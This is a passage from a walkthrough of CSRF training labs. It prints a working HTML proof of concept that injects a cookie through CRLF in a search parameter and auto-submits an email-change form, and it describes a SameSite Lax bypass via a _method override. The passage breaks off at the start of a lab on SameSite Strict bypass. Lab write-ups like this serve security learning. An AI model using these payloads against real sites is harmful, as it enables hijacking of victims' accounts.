
Sending the PoC will solve the lab.
6. CSRF where token is duplicated in cookie
Description:

In this case, the CSRF token is duplicated in a cookie.
Explanation:
This is similar to the previous lab where we use the CRLF to inject the cookie into the victim’s session.


The final PoC looked like this.
1
2
3
4
5
6
7
8
9
10
11
<html>
<body>
<form action="https://0a27006f03025379802d173f005500f9.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="admin@normal-user.com" />
<input type="hidden" name="csrf" value="ZPBTGFm864z6a1gPGTEWPGpIrzBf5qxV" />
<input type="submit" value="Submit request" />
</form>
<img src="https://0a27006f03025379802d173f005500f9.web-security-academy.net/?search=test%0D%0ASet-Cookie:%20csrf=ZPBTGFm864z6a1gPGTEWPGpIrzBf5qxV%3b%20SameSite=None" onerror="document.forms[0].submit()">
</body>
</html>
Sending the PoC solved the lab.
7. SameSite Lax bypass via method override
Description:
We need to reset the victim’s email address by bypassing the SameSite protection which is Lax.
Explanation:

We can see that the POST request for changing the email works.

However when we change the request to GET, it fails.

We can see that we can use _method to bypass the SameSite restriction.

As we can see, adding the _method=POST as a parameter to the GET request allows the server to access it.

Generating the CSRF PoC for this request and sending it will solve the lab.

8. SameSite Strict bypass via client-side redirect
Description:
In order to change the email of the victim, the request should somehow originate from like within the site. Like through a redirect. (I am not sure if I can explain it.)

Explanation:
We first change the email once and send this request to repeater.
